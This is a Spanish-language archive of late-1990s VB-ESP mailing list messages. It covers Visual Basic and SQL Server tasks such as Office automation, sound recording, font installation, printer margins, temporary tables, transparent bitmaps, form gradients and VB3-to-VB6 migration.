15706 Santiago de Compostela (A Coruña) (9)81 563100 Ext 14380
España Fax (9)81 599309

Pues les cuento que ya encontré la solución, y fue la siguiente:

```
    Dim oWordApp As Word.Application
    Dim oWordDoc As Word.Document
    Dim WordObj As Object
    Dim sDot As String
    Set oWordApp = CreateObject("Word.Application")
    sDot = "c:\mis documentos\a.dot"
    Set oWordDoc = oWordApp.Documents.Open(sDot)
    Set WordObj = oWordDoc
    WordObj.Label1.Caption = "Lo que sea"
    oWordApp.Visible = True
```

Espero que a alguien le sirva.

Att:

Felipe Betancur Uribe
felix518@col3.telecom.com.co

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Grabar un archivo de sonido

si proba de esta forma:

1) Tienes que crea un archivo de sonido que en un comienzo no va a tener
nada y ponelo en el directorio raiz por ejemplo (usa el boton derecho
del mouse, nuevo, archivo de sonido. Ej: prueba.wav)

2) Este es el codigo
```
Private Sub Form_Load()
' Establece las propiedades necesarias para abrir MCI.
    MMControl1.Notify = False
    MMControl1.Wait = True
    MMControl1.Shareable = False
    MMControl1.DeviceType = "WaveAudio"
    MMControl1.filename = "C:\prueba.WAV"

    ' Abre el dispositivo MCI WaveAudio.
    MMControl1.Command = "Open"
End Sub
```

En un command o donde prefieras pones la opcion de grabar y cerrar el
control mci
```
MMControl1.Command = "Save"
MMControl1.Command = "Close"
```

Espero te funcione.

Osvaldo E. Vargas
Estudiante Licenciatura en Sistemas
mailto: vader@lanet.losandes.com.ar

VB>Hola a todos:
VB> estoy intentando hacer que un programa grabe un archivo de sonido que el
VB>usuario ha grabado mediante un micrófono.
VB>Para ello estoy empleando un control MCI, pero cuando digo que mm.command =
VB>"save", se graba un archivo con longitud 0 bytes. Al MCI le tengo dicho que
VB>wait = true, y por supuesto el filename.
VB>¿Alguien ha conseguido grabar alguna vez un archivo de sonido grabado con el
VB>MCI?
VB>Gracias a todos por adelantado

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Instalar fuentes desde Vb

Antes de nada me presento ante todos los que leais este mensaje. Soy nuevo en la lista y de momento solo me defiendo con Visual Basic. Espero poder aprender mucho con vosotros y poder ayudaros también en la medida de mis posibilidades.

Y ahora si ...

A ver Ygnacio:

Yo he conseguido hacer lo que quieres mediante llamadas a funciones de la API Win32. Te explico:

Para instalar una fuente primero declara esta funcion:

```
Declare Function AddFontResourceA Lib "gdi32" _
   (ByVal LPCTSTR As String) As Long
```

Y luego haz una llamada del tipo:
`AddFontResourceA "FUENTE.TTF"`

Para desinstalar una fuente del sistema tienes que declarar la funcion:

```
Declare Function RemoveFontResourceA Lib "gdi32" _
   (ByVal LPCTSTR As String) As Boolean
```

Y luego hacer una llamada del tipo:
`RemoveFontResourceA "FUENTE.TTF"`

No se si habrá otra forma de hacerlo, pero esto funciona.

Espero haberte ayudado ;-)

Jorge.

At 15:11 16/12/98 -0400, you wrote:
>alguien me puede indicar como instalar fuentes desde VB ?
>
>
> *** Ygnacio Duran ***
>*** T.S.U. en Computacion ***
>

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Márgenes de impresora predeterminada

Márgenes mínimos de impresión que tiene la impresora predeterminada

```
'*****************Declaraciones de Módulo*****************************
Declare Function GetDeviceCaps Lib "gdi32" _
    (ByVal hDC As Long, ByVal nIndex As Long) As Long

'Margen X del área física imprimible
Const PHYSICALOFFSETX As Long = 112
'Margen Y del área física imprimible

Const PHYSICALOFFSETY As Long = 113

'*****************Function o Sub*****************************************
    Dim LeftOffset As Long, TopOffset As Long

    ' Iniciar un trabajo de impresión para obtener un Printer.hDC) valido
    Printer.Print Space(1)
    Printer.ScaleMode = vbTwips

    ' Obtener el desplazamiento del area imprimible de la página en twips
    LeftOffset = Printer.ScaleX(GetDeviceCaps(Printer.hDC, _
        PHYSICALOFFSETX), vbPixels, vbTwips)
    TopOffset = Printer.ScaleY(GetDeviceCaps(Printer.hDC, _
        PHYSICALOFFSETY), vbPixels, vbTwips)
```

Saludos

Santiago Jimeno (Madrid)
SJIMENOH28@smail.ocefss.ucm.es

> -----Mensaje original-----
> De: Marcelo López <loaky@softhome.net>
> Para: Lista VB <vb-esp@ccc.uba.ar>
> Fecha: lunes 21 de diciembre de 1998 16:45 p.m.
> Asunto: (VB-ESP) Margenes de impresora predeterminada
>
> Hola:
>
> Esta vez seré mas breve, como puedo obtener los márgenes mínimos de impresión que tiene la impresora predeterminada, mediante código V.B. o mediante API.
>
> Marcelo López
> loaky@softhome.net

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Tablas temporales en SQL Server *(3 mensajes)*

Hola tu problema se arregla muy facil, lo que pasa que estas creando una tabla temporal que no es muy temporal que digamos.
 En SQL Server puede crear tablas temporales que solo sirven en un procededimiento, de la siguiente manera:
Create procedure Uno AS

select * into #EJEMPLO from BD1,BD2,BD3,BD4 Where....
de este sale una tabla que utilizo para otro
select * from #EJEMPLO **********

Fin del store procedure.

si te das cuenta se he hecho #EJEMPLO eso quiere decir que es una tabla temporal solo valida para ese procedimiento, pero si quieres una tabla temporal valida para cualquier lado usa ## (doble michi).

y el problema esta resuelto.

ah, y no te olvides de hacer un drop table #EJEMPLO.

y cuando este ejecutando haz select * from tempdb..sysobjects. desde el isql y veras tus tablas temporales.

Saludos

Edwin Coronado

> -----Mensaje original-----
> De: Rodrigo_Alberto Jaramillo_Restrepo [SMTP:jaramillo70@hotmail.com]
> Enviado el: Viernes 30 de Octubre de 1998 10:57 AM
> Para: vb-esp@ccc.uba.ar
> CC: ecoronado@cottonknit.com
> Asunto: RE: (VB-ESP) Pinceladas en las Aplicaciones
>
> Bueno resulta que estoy ejecutando una aplicacion que llama unos store
> procedure pero el problema que tengo es que el query estaba muy complejo
> y para la ejecucion lo dividi en varios subquerys.
> El probelma esta que si dos usuarios invocan el store procedure al mismo
> tiempo esta bd temporal (llamada ejemplo) no esta disponible hasta que
> el otro usuario la suelte y sy el sql decide atender esta del otro
> usuario se le dana al primero que la invoco.

Las tablas temporales en SQL Server 6.5, se crean de la misma forma que una Tabla permanente (Create table), con la caracteristica de que el primer caracter del nombre es #, por ejemplo #articulo,
El acceso es similar a una Tabla permanente, inclusive es posible crear indices a dichas tablas temporales.
Para borrar dichas tablas temporales, puedes hacerlo con la instruccion DROP TABLE
o si la tabla temporal fue creada dentro de un Stored Procedure, simplemente al terminar de ejecutarse el Stored Procedure, esta desaparece.

En todo caso la recomendacion seria que uses Stored procedures, y dentro de estos usas las tablas temporales.
Saludos

-----Original Message-----
From: claudio riganti <claudioriganti@hotmail.com>
To: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Date: Saturday, December 19, 1998 9:14 AM
Subject: (VB-ESP) ++++ Tablas Temporales en SQL +++++

>Si son tan amables podrian pasarme informacion de como :
>
> . Crear
> . Acceder
> . Borrar
>
>Tablas temporales en SQL 6.5 graciasssssssssssssss.
>
>criganti@hotmail.com
>Claudio Riganti, BS. AS. Argentinta
>
>_____
>Get Your Private, Free Email at http://www.hotmail.com
>

```
crear:
 create table #mytablatemporal (
   mycampo char(11),
   ...
 )
 o
select mycampo1, mycampo2,.... into #mytablatemporal
 from mytablafija

acceder:
 select * from #mytablatemporal

  declare mycursor cursor for
    select * from #mytablatemporal

borrar:
  drop table #mytablatemporal
```

el identificador # es para decir que es temporal en el proceso que estas corriendo ejemplo.

```
create procedure myproceso
 As

 create table #mytabla
 ....
 drop table #mytabla
```

y bueno en realiada creara una tabla temporal con nombre
#mytabla_____187897
lo puedes comprobar haciendo
 select * from temdb..sysobjects

pero tambien puedes crear tabla temporales generales con el identificador
##, ejemplo.
 create table ##mytabla

eso quiere decir que se creara una tabla temporal con nombre #mytabla
en la cual cualquier proceso puede acceder a ella.

espero haber ayudado en algo

saludos

Edwin Coronado

> -----Mensaje original-----
> De: claudio riganti [SMTP:claudioriganti@hotmail.com]
> Enviado el: Sábado 19 de Diciembre de 1998 09:04 AM
> Para: vb-esp@ccc.uba.ar
> Asunto: (VB-ESP) ++++ Tablas Temporales en SQL +++++
>
> Si son tan amables podrian pasarme informacion de como :
>
> . Crear
> . Acceder
> . Borrar
>
> Tablas temporales en SQL 6.5 graciasssssssssssssss.
>
> criganti@hotmail.com
> Claudio Riganti, BS. AS. Argentinta
>
> _____
> Get Your Private, Free Email at http://www.hotmail.com

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Utilizacion de funciones de Excel en Access y Vb

Hola,

Tras largas luchas con estas maquinitas cuadradas, he conseguido resolver un problema que tenia y que lo pregunte en este foro. Por si alguien tiene interes, de esta manera se puede conseguir utilizar funciones de Excel en Access o Visual Basic (por lo menos lo he comprobado desde las versiones Access97 y VB5.0).

Saludos

Aitor

PD: Gracias a los que me han llevado por el buen camino (Jose M. Aragon y Felix)

```
-----------------
'Declara un objeto
Dim xlApp As Object

' Tipo de objeto de Excelthe Excel object type
Const hdExcelObject = "Excel.Application"

'Crea el objeto de aplicacion de Excel
Set xlApp = CreateObject(hdExcelObject)

'Llamada a la funcion de Excel
resultado = xlApp.FuncionExcel(var1, var2, var3, ...)
-----------------
```

Para saber la lista de funciones (con su nombre en ingles) hay que ir al examinador de objetos y ahi apareceran bajo la categoria "Excel - Worksheet Function". La que a mi me interesaba era Estimacion.Lineal, que equivale a LinEst.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Bitmaps transparentes

Te mando en ejemplo para Win32 sin incluir las APIS que las puedes sacar del Api Viewer (debes incluir un picture con una imagen)

```
'Set the picturebox picture property to a bitmap that has various colours on
white background
'and it's ScaleMode property to 3 - Pixel.

Option Explicit


Private Sub Command1_Click()
    Dim R As RECT
    With R
       .Right = Picture1.ScaleWidth
       .Bottom = Picture1.ScaleHeight
    End With
    Call TransparentBlt(Form1.hdc, Form1.hdc, Picture1.hdc, R, 20, 20,
&H8000000F)
End Sub



Private Sub TransparentBlt(OutDstDC&, DstDC&, SrcDC&, SrcRect As RECT,
DstX%, DstY%, TransColor&)

   'DstDC&- Device context into which image must be drawn transparently

   'OutDstDC&- Device context into image is actually drawn, even though
   'it is made transparent in terms of DstDC&

   'Src- Device context of source to be made transparent in color
TransColor&

   'SrcRect- Rectangular region within SrcDC& to be made transparent in
terms of
   'DstDC&, and drawn to OutDstDC&

   'DstX%, DstY% - Coordinates in OutDstDC& (and DstDC&) where the
transparent bitmap must go
   'In most cases, OutDstDC& and DstDC& will be the same

    Dim nRet&, W%, H%
    Dim MonoMaskDC&, hMonoMask&
    Dim MonoInvDC&, hMonoInv&
    Dim ResultDstDC&, hResultDst&
    Dim ResultSrcDC&, hResultSrc&
    Dim hPrevMask&, hPrevInv&
    Dim hPrevSrc&, hPrevDst&

    W% = SrcRect.Right - SrcRect.Left + 1
    H% = SrcRect.Bottom - SrcRect.Top + 1

   'create monochrome mask and inverse masks
    MonoMaskDC& = CreateCompatibleDC&(DstDC&)
```

```
    MonoInvDC& = CreateCompatibleDC&(DstDC&)
    hMonoMask& = CreateBitmap&(W%, H%, 1, 1, ByVal 0&)
    MonoInvDC& = CreateBitmap&(W%, H%, 1, 1, ByVal 0&)
    hPrevMask& = SelectObject&(MonoMaskDC&, hMonoMask&)
    hPrevInv& = SelectObject&(MonoInvDC&, MonoInvDC&)

   'create keeper DCs and bitmaps
    ResultDstDC& = CreateCompatibleDC&(DstDC&)
    ResultSrcDC = CreateCompatibleDC&(DstDC&)
    hResultDst = CreateCompatibleBitmap&(DstDC&, W%, H%)
    hResultSrc = CreateCompatibleBitmap&(DstDC&, W%, H%)
    hPrevDst& = SelectObject&(ResultDstDC&, hResultDst)
    hPrevSrc& = SelectObject&(ResultSrcDC, hResultSrc)

   'copy src to monochrome mask
    Dim OldBC&
    OldBC = SetBkColor(SrcDC&, TransColor&)
    nRet = BitBlt(MonoMaskDC&, 0, 0, W%, H%, SrcDC&, SrcRect.Left,
SrcRect.Top, vbSrcCopy)
    TransColor& = SetBkColor(SrcDC&, OldBC)

   'create inverse of mask
    nRet = BitBlt(MonoInvDC&, 0, 0, W%, H%, MonoMaskDC&, 0, 0, vbNotSrcCopy)

   'get background
    nRet = BitBlt(ResultDstDC&, 0, 0, W%, H%, DstDC&, DstX%, DstY%,
vbSrcCopy)

   'AND with Monochrome mask
    nRet = BitBlt(ResultDstDC&, 0, 0, W%, H%, MonoMaskDC&, 0, 0, vbSrcAnd)

   'get overlapper
    nRet = BitBlt(ResultSrcDC, 0, 0, W%, H%, SrcDC&, SrcRect.Left,
SrcRect.Top, vbSrcCopy)

   'AND with inverse monochrome mask
    nRet = BitBlt(ResultSrcDC, 0, 0, W%, H%, MonoInvDC&, 0, 0, vbSrcAnd)

   'XOR these two
    nRet = BitBlt(ResultDstDC&, 0, 0, W%, H%, ResultSrcDC, 0, 0,
vbSrcInvert)

   'output results
    nRet = BitBlt(OutDstDC&, DstX%, DstY%, W%, H%, ResultDstDC&, 0, 0,
vbSrcCopy)

   'clean up
    hMonoMask& = SelectObject&(MonoMaskDC&, hPrevMask&)
    DeleteObject hMonoMask&

    hMonoInv& = SelectObject&(MonoInvDC&, hPrevInv&)
    DeleteObject hMonoInv&

    hResultDst = SelectObject&(MonoInvDC&, hPrevDst&)
    DeleteObject hResultDst

    hResultSrc = SelectObject&(ResultSrcDC, hPrevSrc&)
    DeleteObject hResultSrc

    DeleteDC MonoMaskDC&
```

```
    DeleteDC MonoInvDC&
    DeleteDC ResultDstDC&
    DeleteDC ResultSrcDC

End Sub

> -----Mensaje original-----
>
> Rafael E. Sánchez Ruiloba
> Servicex Dpto.4
```

Resumen

Página de Visual Basic

Página principal

Conversión de VB3 a VB6

-----Mensaje original-----
De: Alberto Butrico <opc@bipbip.com.uy>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: Martes 1 de Diciembre de 1998 7:04 PM
Asunto: (VB-ESP) Conversión de VB3 a VB6

>Alguien ha tenido que hacer esta locura?
>Es posible ?

Por completo, sí. Sólo debes tener cierto cuidado en algunos detalles:

1) Cambia las referencias a API de 16 bits a 32 bits.

2) Si utilizas VBX que no tengan un OCX como contraparte, no tendrás del todo éxito en la conversión.

3) Si utilizas los controles Sheridan (de tercera dimensión, ya sabes), debes instalar sus contrapartes en VB6 a partir del CD de VB5 (no recuerdo que vengan incluidos en VB6, pero a lo mejor no he visto a profundidad el CD de VB6). en el CD de VB5 se encuentran en el directorio Tools\Controls.

4) Las instrucciones de apertura de bases de datos, deberás cambiarlas a objetos JET 3.5. Es decir, todo lo que eran antes funciones (como OpenDatabase), deberás cambiarlas a los métodos correspondientes (DBEngine.WorkSpaces(0).OpenDatabase).

5) Todas las declaraciones de constantes con nombre que cargabas a partir del archivo CONSTANT.TXT en un módulo de código (BAS), debes encontrarles sus contrapartes en VB6 dentro de las constantes intrínsecas (por ejemplo, MB_ICONQUESTION cambia a vbQuestion) para aprovechar mejor los recursos del sistema.

6) Recuerda que en un entorno de 32 bits, es más rápido el uso de variables Long que Integer. En procesos de misión crítica, es recomendable que cambies las variables Integer a Long para mejorar el desempeño (de manera sensible).

7) Verifica cuantos procedimientos contenidos en los módulos BAS pueden instaurarse en clases, de manera que estructures mejor el código y aproveches mejor los recursos.

8) Hay cosas que se pueden simplificar con el uso de With en el código de VB3, dado que esta versión de VB no incluía esta instrucción.

9) Hay líneas que se pueden dividir con el carácter de continuación de línea (_) de manera que estructures mejor los programas.

10) Verifica que los códigos en las consultas SQL se ejecuten adecuadamente. Para esto, procura migrar las bases de datos de Access 1.1 o 2.0 hacia el JET 3.5 de VB6.

11) Y si quieres meterte en serio a hacer adecuaciones, cambia todos los objetos DAO por ADO, de manera que estructures la aplicación con la nueva

tecnología de acceso a datos. En este caso, los cambios podrían ser mayúsculos, pero valdrían la pena.

12) Ten cuidado con los formularios que hayan sido almacenados en formato binario. En algunos casos, VB6 podría no poder abrirlos y mostrar resultados erróneos. Procura almacenar todos los formularios y módulos de la aplicación de VB3 en modo texto.

13) Tendrás trabajo para adaptar las propiedades de los controles originales que no soportaban la propiedad Appearance, de manera que la apariencia de la aplicación resultante se ciña mejor a los desarrollos en Win32.

14) Verifica cuantos de los procedimientos pueden eliminarse para hacer uso de las nuevas características de VB6, entre ellos, procedimientos y funciones que ahora VB6 instaure de manera estándar. Estos últimos siempre se ejecutarán más rápido que los propios.

15) Si la aplicación hace consultas a bases de datos ODBC, lo recomendable es cambiar a RDO o, mucho mejor, a ADO. Con esto el desempeño en el manejo de estas bases de datos mejorará de manera sensible.

16) Aunque no es del todo requerido, es recomendable que las declaraciones hechas con la palabra clave Global las cambies a Public, así como las declaraciones a nivel módulo hechas con Dim las cambies a Private. De esta manera, asegurarás que tu código cumpla con los paradigmas de la programación actual.

17) Verifica qué tanto del código puede hacerse más eficiente con el uso de colecciones, clases y elementos acordes, de manera que tu aplicación sea más fácil de instaurar.

18) Verifica qué tanto de tu código puede alterarse para aprovechar la generación de controles en tiempo de ejecución sin el uso de matrices de controles.

19) Cambia todos los tipos de datos de manera que los adaptes a su cometido adecuado: por ejemplo, las variables de tipo Integer que sean utilizadas para almacenarles valores de True o False, cámbialas a Boolean. De igual forma, las variables declaradas como Double o Variant para almacenar fechas, cámbialas a Date.

20) Verifica qué tanto del código puede cambiarse de manera que utilices lo menos posible variables públicas. Intenta hacer uso de la capacidad de VB6 para agregar propiedades a formularios y clases para que cada variable se encuentre debidamente encapsulada en su contexto.

21) Verifica si existe la posibilidad de utilizar Entornos de datos (DataEnvironment) para, entonces, generar reportes mediante el Active Reports, en lugar del Crystal Reports que fue incluido de facto en VB3 Profesional.

22) Si tu aplicación se vale de algún programa propio externo hecho en Visual C++ 2.0 o anterior para ejecutar determinadas tareas de manera más eficiente, considera el cambiar tal programa (que generalmente son declaraciones de procedimientos encontrados en alguna DLL) a 32 bits, dado que VB6 no podrá acceder a la funcionalidad de tales fuciones si el código es de 16 bits. Por añadidura, el compilador de VB6 solo es un poco menos rápido que el de VC++ 6, por lo que la sugerencia sería hacer tales procesos directamente en VB6, con una pérdida de desempeño despreciable o

prácticamente nula.

Cierto es que el cambio de VB3 a VB6 no es un asunto del todo trivial si en realidad quieres utilizar las características de este último. Los cambios obligatorios son los que se indican de los puntos 1 al 4. Lo demás son sugerencias de modo que puedas aprovechar en mejor medida las características del compilador VB6 y el entorno de Win32. Espero que te sean de utilidad.


```
+---¡Saludos desde México!--+
| .+'~~'+. |
| * Tron * David.BAS |
| `+,__,+' |
+--------------------------+
```
http://spin.com.mx/~adgarza
adgarza@spin.com.mx

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Estructura de una Base de Datos

Hola Ignacio.
Aquí te adjunto este programa que hace exactamente lo que quieres, lo bajé de algún sitio Web pero no me acuerdo de cual. Analiza el código y nos cuentas como te fue. Espero que te sirva.

Att:

Felipe Betancur Uribe
felix518@col3.telecom.com.co

estructdb.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Forms no cuadrados

Te cuento que en la red está llleno de ejemplos de cómo hacer lo que vos querés. Igualmente te envío un archivo .ZIP adjunto, que tiene los ejemplos de cómo hacer forms circulares, y muchas más.

weird.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Gradiente de fondo en Forms *(3 mensajes)*

Yo lo hago de la siguiente manera. De vez en cuanto me da un error de overflow, que no se porque sale, pero generalmente funciona.

```
DefInt A-Z
Public Ymaxclb%, Xmaxclb%
Public LetXw%, LetYw%, NLines%, NColumns%

Private Declare Function CreateSolidBrush Lib "gdi32" (ByVal crColor As Long) As
Long
Private Declare Function FillRect Lib "user32" (ByVal hdc As Long, lpRect As RECT,
ByVal Brocha As Long) As Long
Private Declare Function DeleteObject Lib "gdi32" (ByVal hObject As Long) As Long

Private Type RECT
    Left As Long
    Top As Long
    Right As Long
    Bottom As Long
End Type

Private Sub DegradarForm(Formulario As Form)
    Dim Ancho As Integer
    Dim ColorAzul As Integer
    Dim Intervalo As Integer
    Dim X As Integer, i As Integer
    Dim Relleno As RECT, Brocha As Integer
    Formulario.Cls
    Ancho = Formulario.ScaleHeight
    Intervalo = Ancho \ 64
    ColorAzul = 255
    Relleno.Left = 0
    Relleno.Right = Formulario.ScaleWidth
    Relleno.Top = 0
    Relleno.Bottom = Intervalo
    For X = 1 To 64
        Brocha = CreateSolidBrush(RGB(0, 0, ColorAzul))
        i = FillRect(Formulario.hdc, Relleno, Brocha)
        i = DeleteObject(Brocha)
        ColorAzul = ColorAzul - 4
        Relleno.Top = Relleno.Bottom
        Relleno.Bottom = Relleno.Bottom + Intervalo
    Next
    Relleno.Bottom = Relleno.Bottom + 64
    Brocha = CreateSolidBrush(RGB(0, 0, 0))
    i = FillRect(Formulario.hdc, Relleno, Brocha)
    i = DeleteObject(Brocha)
End Sub

Private Sub Form_Load()

With Me
        .AutoRedraw = True
        .ScaleMode = 3
```

```
DegradarForm Me
    End With
end sub
```

ademas tambien podrias poner el codigo del form_load en resize y cosas asi.

Si consigues algo mejor me lo cuentas

>Necesito saber como puedo hacer un degradado de color en un formulario,
>ósea poner color background al formulario.
>

>>Necesita saber como puedo hacer un degradado de color en un formulario,
>>ósea poner color background al formulario.

Mi solución es muy sencilla, pero eficiente:

```
**************************************************************************
Private Sub Form_Paint()
  ' Var
  Dim l As Long
  Dim d As Integer

  ' Divida la altura del formulario entre 256
  d = Me.ScaleHeight \ 256
  if d = 0 then d = 1

  ' Ahora genere el degradado (en color azul)
  For l = 0 To Me.ScaleHeight - d Step d
    Me.Line (0, l)-(Me.ScaleWidth, l + d), RGB(0, 0, l \ d), BF
  Next l
End Sub

Private Sub Form_Resize()
  ' Var
  Static lngTwipsAnterior As Long

  ' Si se reduce el formulario, ejecute
  ' el evento Form_Paint.
  If Me.Height < lngTwipsAnterior Then
    Form_Paint
  End If
  lngTwipsAnterior = Me.Height
End Sub
**************************************************************************
```

El código, como ves, es muy sencillo. No usa API y es rápido cuando se genera el ejecutable. La base es la creación de rectángulos en el formulario cuyo color va del negro al azul intenso. Si deseas generar un degradado en rojo o en verde, (o de grises o la combinación que desees), puedes agregar los parámetros necesarios a la función RGB (que no es más que colocar, también, la división entera l \ d en donde desees) para obtener el color que desees.

Esto se ejecutará cada que haya necesidad de repintar al formulario. Si aumentas su tamaño, se disparará el evento Paint, pero si lo reduces no se

disparará. Por ello en el evento Resize verificamos si el tamaño del formulario es menor al que se había registrado por última vez. Si es así, ejecutará el código del evento Form_Paint y asunto solucionado.

En código de Form_Paint es, en relidad, muy sencillo: Dividimos entre 256 la altura total del área de trabajo del formulario. Si d resulta en 0, entonces asignamos a d el valor de 1. Esto nos evitará un desaguisado si el usuario reduce demasiado la altura del formulario. Luego ejecutamos un bucle For que irá desde el 0 (el primer twip de la altura del área de trabajo del formulario) hasta la altura total del área de trabajo del formulario menos lo que haya en la variable d. Este bucle incrementará la variable l en pasos determinados por la variable d.

La única línea que ejecuta el bucle, es un método Line que genera un rectángulo relleno (¿notas el parámetro BF del final de la instrucción?) con el color establecido por la función RGB, y que irá desde el extremo izquierdo del formulario en la línea correspondiente al valor de la variable l en ese momento, hasta el extremo derecho del formulario en la línea correspondiente al valor de la variable l más el valor de la variable d. Esto nos genera una diagonal, pero por el parámetro B, se genera un rectángulo que, además, y debido al parámetro F, se rellena.

Así, se generarán rectángulos rellenos de color negro y pasa por diferentes saturaciones de azul, hasta que llega a la saturación completa de azul. Esto se logra al dividir l \ d. Si l vale cero y d vale 12 (por decir), la primera saturación de azul será 0. En la siguiente pasada, si l vale 12 y d también, la saturación de azul será 1. Este ciclo se repetirá hasta llegar a un valor de 255, que es la saturación máxima que soporta el azul. Con esto, se generará el efecto de degradado y ¡listo! el problema ha sido solucionado.

Espero que te sea de utilidad.

+---¡Saludos desde México!--+
| .+'~~'+. |
| * Tron * David.BAS |
| `+,__,+' |
+---------------------------+
http://spin.com.mx/~adgarza
adgarza@spin.com.mx

Jose Luis Escribio:
>Un saludo a todos.
>
>No se si lo que voy a preguntaros ya se ha solucionado en este foro,
>pero necesito saber como hacerlo, así que por favor perdonadme.
>
>Necesita saber como puedo hacer un degradado de color en un formulario,
>ósea poner color background al formulario.

Hola Jose Luis aqui te envio un ejemplo de como hacer el degradada lo baje de VBNet esta en Ingles pero si funca

Saludos JANO

luis ramos guisa
lcio prado snta rosa de lima #950
telf. 713657

gradform.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Imprimir un campo Memo

Hola Ariel, Hola Flor

Os envio este código a ver si os sirve para imprimir un Memo y en modo texto sin Crystal.

```
'*************************************************************************************************
        ' Iniciar impresora
        Printer.Print ""

        ' Indicar propiedades de la fuente (comenta o cambia lo que no te sirva)
        Printer.Font.Name = "Arial"
        Printer.Font.Size = 10
        Printer.Font.Bold = True
        Printer:Font.Italic = True
        Printer.Font.Underline = True

        ' Poner Titulo si lo quieres
        Dim Titulo$
        Titulo = "TituloMemo"
        ' Indicar coordenadas de impresión en twips, las cifras exactas las calculas segun 1cm = 567
        Printer.CurrentX = (11340 - Printer.TextWidth(Titulo)) / 2 ' centra el titulo horizontalmente
        Printer.CurrentY = 567 ' posición vertical del titulo
        Printer.Print Titulo

        '----- Imprimir memo con control data-----
        Dim sCadMemo$
        sCadMemo = Data1.Recordset("NombreCampoMemo")
        ' El registro activo es el que aparece en el control asociado a Data.
        ' Moverse a otro con Move o Find si es necesario.

        ' Si la longitud de la cadena no sobrepasa una línea ni el ancho del papel no tendrás
        ' más problemas que: Printer.Print sCadMemo y darle las posiciones antes.
        ' Si tiene más lineas y el ancho es variable deberás dar formato a la cadena con las
```

```
   ' funciones InStr y Mid$ ó insertando Chr(13) cada n caracteres, que correspondan
   ' al ancho de cada línea que quieras, medida según el ancho de la fuente.
   ' El ejemplo que sigue es solo orientativo (sin probar), no te puedo asegurar que funcione.

   Printer. CurrentY = ? ' Aquí pones la posición de inicio vertical de impresión del Memo
   Dim lNumeroCaracteres&, lIniPosic&, lSigPosic&, sCadImprimir$
   lNumeroCaracteres = ? ' Aquí pones el nº carac. que necesites
   lIniPosic = 1
   lSigPosic = 0
Do While lIniPosic <= Len(sCadMemo)
    Do
           '-------Buscar espacios en el texto----------
           lSigPosic = InStr(lIniPosic, sCadMemo, " ")
           If lSigPosic = 0 Then ' si no hay espacios
               ' extraer cadena hasta el final
               sCadImprimir = sCadImprimir & Mid$(sCadMemo, lIniPosic)
               ' modificar posic. inicio
               lIniPosic = Len(sCadMemo) + 1
           Else ' si hay espacios
               ' extraer cadena espacio a espacio (palabra a palabra)
               sCadImprimir = sCadImprimir & Mid$(sCadMemo, lIniPosic, _
                           lSigPosic - lIniPosic + 1)
               ' modificar posic. inicio
               lIniPosic = lSigPosic + 1
           End If
        Loop While Len(sCadImprimir) <= lNumeroCaracteres _
               And lIniPosic <= Len(sCadMemo)
        '-------Imprimir cada línea-----------
        ' Printer. CurrentY no se indica ya que el salto de carro se añade automaticamente
        ' a cada instrucción Print. Pero hay que expecificar CurrentX por cada línea
        Printer.CurrentX = ? ' Aquí pones distancia de margen izq. para cada línea
        Printer. Print sCadImprimir
   Loop

   ' Enviar doc a la impresora
   Printer.EndDoc
```

'**
Es posible que se altere un poco la anchura de la cadena por sobrepasar una vez las condiciones a la salida del bucle. Si es así, reducir el nº de caracteres, o estudiar la manera de intercalar más variables de posición en el bucle para remediarlo. Tambien podeis experimentar con la anchura medida con Printer.TextWidth(sCadImprimir) en lugar de Len(sCadImprimir). Mejorarlo y corregirlo ya es cosa vuestra y nos lo contais. Espero que os sirva. Para más información sobre Printer pedidle a Ramón Egido el documento que cita en su mensaje. Saludos

Santiago Jimeno (Madrid)

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Obtener cadena a partir de un puntero

```
Declare Function lstrcpy& Lib "kernel32" Alias "lstrcpyA" (ByVal lpString1
As Any, ByVal lpString2 As Any)
                lRes& = lstrcpy&(Cadena$, lpString&)
copia el valor apuntado por el puntero (un Long) lpString& en Cadena$.
Cuidado con la API si no has trabajado con ella bastante (es decir guarda
antes de nada)

> -----Mensaje original-----
> Realizo una llamada a una DLL desde VB5 y la funcion me retorna
> un puntero
> a cadena con la cadena que me interesa conocer. El problema es que no se
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Actuar sobre statusbar desde usercontrol

At 12:31 18/11/98 +0100, you wrote:
>No funcionará, porque no puedes poner un componente visual (como un
>control o un Form) como propiedad de otro.
>
Acabo de hacer una prueba y me funciona (no he generado el activex, lo probé desde dentro de vb).
En tu activex añades la referencia a c:\windows\comctl32.ocx (botón examinar, no sale en la lista).
Luego declaras (por ejemplo) Public sb As StatusBar.
Implementas una propiedad Texto :

```
Public Property Let Texto(ByVal txt As String)
sb.Panels(1) = txt
End Property
```

Metes tu activex en un formulario con una barra de estado y pones en el load:

```
Set MiActiveX.sb = StatusBar1
```

Y en el unload :

```
Set MiActiveX.sb = nothing
```

Y para modificar el texto simplemente : MiActiveX.Texto = "lo que sea"

Yo acabo de probarlo dentro de vb y me funciona. No sé si al generar el activex dará problemas pero no creo.

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi

Podrás encontrar información sobre VB, la lista VB-ESP y un resumen de los mensajes de la misma

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Comunicacion entre programas

Hola Jose, encantado de hablar contigo

Esto es lo que me envio Federico, (echale un saludo cuando acabes)

Espero te sirva y si encuentras nuevas soluciones, agradezco sugerencias

Un saludo
++
Pablo Leyva
 <<...>>
Tres Cantos. Ronda de Europa, 5. Madrid 28760 (España)
(MailTo:pleyva@ssa.siemens.es)
http://www.siemens.es
++
_____ Separador de respuesta _____

> ----------
> De: Federico Gil[SMTP:fedegil@arrakis.es]
